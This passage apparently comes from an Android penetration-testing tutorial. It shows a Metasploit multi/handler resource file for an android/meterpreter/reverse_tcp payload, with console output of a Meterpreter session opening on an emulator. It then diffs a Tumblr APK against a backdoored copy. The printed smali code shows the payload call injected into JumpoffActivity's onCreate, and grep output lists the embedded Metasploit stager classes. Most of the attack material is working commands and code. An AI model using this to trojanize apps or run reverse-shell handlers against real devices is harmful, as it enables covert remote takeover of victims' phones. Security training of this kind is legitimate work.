root@kali:~/apktool# cat handler
use exploit/multi/handler
set PAYLOAD android/meterpreter/reverse_tcp
set LHOST 192.168.176.179
set LPORT 4443
run
root@kali:~/apktool# msfconsole -q -r handler
[*] Processing handler for ERB directives.
resource (handler)> use exploit/multi/handler
resource (handler)> set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
resource (handler)> set LHOST 192.168.176.179
LHOST => 192.168.176.179
resource (handler)> set LPORT 4443
LPORT => 4443
resource (handler)> run
[*] Started reverse TCP handler on 192.168.176.179:4443
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to 192.168.176.1
[*] Meterpreter session 1 opened (192.168.176.179:4443 -> 192.168.176.1:52179) at 2016-04-16 15:42:16 +0

meterpreter > sysinfo
Computer  : localhost
OS        : Android 5.1 - Linux 3.10.0-genymotion-g08e528d (x86_64)
Meterpreter : java/android
meterpreter >
```

INJECTING BACKDOOR TO APPS

- Compare original tumblr with tumblr_backdoor
  - diff -rq tumblr/ tumblr_update/ > diff_tumblr.txt
  - found 2 significant different:
    - 1. There is “metasploit” project under com/metasploit/
    - 2. There is a change in file “/smali/com/tumblr/ui/activity/JumpoffActivity.smali”

JumpoffActivity.smali

```
117
118     .line 86
119     :cond_0
120     return-void
121 .end method
122
123
124 # virtual methods
125 .method protected onCreate(Landroid/os/Bundle;)V
126     .locals 3
127     .param p1, "savedInstanceState"    # Landroid/os/Bundle;
128
129     .prologue
130     .line 54
131     invoke-super {p0, p1}, Lcom/tumblr/ui/activity/TrackableActivity;->onCreate(Landroid/os/Bundle;)V
132
133     invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
134
135     .line 56
136     invoke-virtual {p0}, Lcom/tumblr/ui/activity/JumpoffActivity;->getIntent()Landroid/content/Intent;
137
138     move-result-object v0
139
140     invoke-virtual {v0}, Landroid/content/Intent;->getExtras()Landroid/os/Bundle;
141
142     move-result-object v0
143
144     if-eqz v0, :cond_0
145
146     .line 57
147     invoke-virtual {p0}, Lcom/tumblr/ui/activity/JumpoffActivity;->getIntent()Landroid/content/Intent;
148
149     move-result-object v0
```

Line: 133 Column: 5 Plain Text Tab Size: 4 Symbol

```
raiser:apk-embed ammar$ grep -rnw 'tumblr_update/' -e "metasploit"
tumblr_update//smali/com/metasploit/stage/Payload$1.smali:1:.class final Lcom/metasploit/stage/Payload$1;
tumblr_update//smali/com/metasploit/stage/Payload$1.smali:8:    value = Lcom/metasploit/stage/Payload;->startAsync()V
tumblr_update//smali/com/metasploit/stage/Payload$1.smali:37:    invoke-static {v0}, Lcom/metasploit/stage/Payload;->main([Ljava/lang/String;)V
tumblr_update//smali/com/metasploit/stage/Payload.smali:1:.class public Lcom/metasploit/stage/Payload;
tumblr_update//smali/com/metasploit/stage/Payload.smali:66:    sput-object v15, Lcom/metasploit/stage/Payload;->parameters:[Ljava/lang/String;
tumblr_update//smali/com/metasploit/stage/Payload.smali:157:    sput-wide v16, Lcom/metasploit/stage/Payload;->session_expiry:J
tumblr_update//smali/com/metasploit/stage/Payload.smali:166:    sput-wide v16, Lcom/metasploit/stage/Payload;->comm_timeout:J
tumblr_update//smali/com/metasploit/stage/Payload.smali:175:    sput-wide v16, Lcom/metasploit/stage/Payload;->retry_total:J
tumblr_update//smali/com/metasploit/stage/Payload.smali:184:    sput-wide v16, Lcom/metasploit/stage/Payload;->retry_wait:J
tumblr_update//smali/com/metasploit/stage/Payload.smali:206:    sget-wide v18, Lcom/metasploit/stage/Payload;->retry_total:J
tumblr_update//smali/com/metasploit/stage/Payload.smali:218:    sget-wide v18, Lcom/metasploit/stage/Payload;->session_expiry:J
tumblr_update//smali/com/metasploit/stage/Payload.smali:235:    invoke-static {v14}, Lcom/metasploit/stage/Payload;->runStagefromTCP(Ljava/lang/String;)V
tumblr_update//smali/com/metasploit/stage/Payload.smali:265:    invoke-static {v14}, Lcom/metasploit/stage/Payload;->runStageFromHTTP(Ljava/lang/String;)V
tumblr_update//smali/com/metasploit/stage/Payload.smali:281:    sget-wide v16, Lcom/metasploit/stage/Payload;->retry_wait:J
tumblr_update//smali/com/metasploit/stage/Payload.smali:433:    const-class v11, Lcom/metasploit/stage/Payload;
tumblr_update//smali/com/metasploit/stage/Payload.smali:554:    const-string v4, "com.metasploit.stage.PayloadTrustManager"
tumblr_update//smali/com/metasploit/stage/Payload.smali:601:    sget-object v4, Lcom/metasploit/stage/Payload;->parameters:[Ljava/lang/String;
tumblr_update//smali/com/metasploit/stage/Payload.smali:603:    invoke-static {v0, v2, v4}, Lcom/metasploit/stage/Payload;->readAndRunStage(Ljava/io/DataInputStream;Ljava/io/OutputStream;[Ljava/lang/String;)V
tumblr_update//smali/com/metasploit/stage/Payload.smali:725:    sget-object v7, Lcom/metasploit/stage/Payload;->parameters:[Ljava/lang/String;
tumblr_update//smali/com/metasploit/stage/Payload.smali:727:    invoke-static {v1, v2, v7}, Lcom/metasploit/stage/Payload;->readAndRunStage(Ljava/io/DataInputStream;Ljava/io/OutputStream;[Ljava/lang/String;)V
tumblr_update//smali/com/metasploit/stage/Payload.smali:760:    invoke-static {v0}, Lcom/metasploit/stage/Payload;->startInPath(Ljava/lang/String;)V
tumblr_update//smali/com/metasploit/stage/Payload.smali:771:    new-instance v0, Lcom/metasploit/stage/Payload$1;
tumblr_update//smali/com/metasploit/stage/Payload.smali:773:    invoke-direct {v0}, Lcom/metasploit/stage/Payload$1;-><init>()V
tumblr_update//smali/com/metasploit/stage/Payload.smali:775:    invoke-virtual {v0}, Lcom/metasploit/stage/Payload$1;->start()V
tumblr_update//smali/com/metasploit/stage/Payload.smali:795:    sput-object v0, Lcom/metasploit/stage/Payload;->parameters:[Ljava/lang/String;
tumblr_update//smali/com/metasploit/stage/Payload.smali:798:    invoke-static {}, Lcom/metasploit/stage/Payload;->startAsync()V
tumblr_update//smali/com/metasploit/stage/PayloadTrustManager.smali:1:.class public Lcom/metasploit/stage/PayloadTrustManager;
tumblr_update//smali/com/metasploit/stage/PayloadTrustManager.smali:143:    invoke-static {v1}, Lcom/metasploit/stage/PayloadTrustManager;->bytesToHex([B)Ljava/lang/String;
tumblr_update//smali/com/metasploit/stage/PayloadTrustManager.smali:172:    new-instance v1, Lcom/metasploit/stage/PayloadTrustManager;
tumblr_update//smali/com/metasploit/stage/PayloadTrustManager.smali:174:    invoke-direct {v1}, Lcom/metasploit/stage/PayloadTrustManager;-><init>()V
tumblr_update//smali/com/metasploit/stage/PayloadTrustManager.smali:177:    .local v1, "ptm":Lcom/metasploit/stage/PayloadTrustManager;
tumblr_update//smali/com/metasploit/stage/PayloadTrustManager.smali:214:    .end local v1    # "ptm":Lcom/metasploit/stage/PayloadTrustManager;
tumblr_update//smali/com/metasploit/stage/PayloadTrustManager.smali:305:    invoke-static {v1}, Lcom/metasploit/stage/PayloadTrustManager;->getCertificateSHA1(Ljava/security/cert/X509Certificate;)Ljava/lang/Stri
ng;
tumblr_update//smali/com/tumblr/ui/activity/JumpoffActivity.smali:133:    invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
raiser:apk-embed ammar$
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

PENETRATION TESTING

Android Mobile Applications

Ahmad Muammar WK, OSCE, OSCP (C)2019 - me@ammar.web.id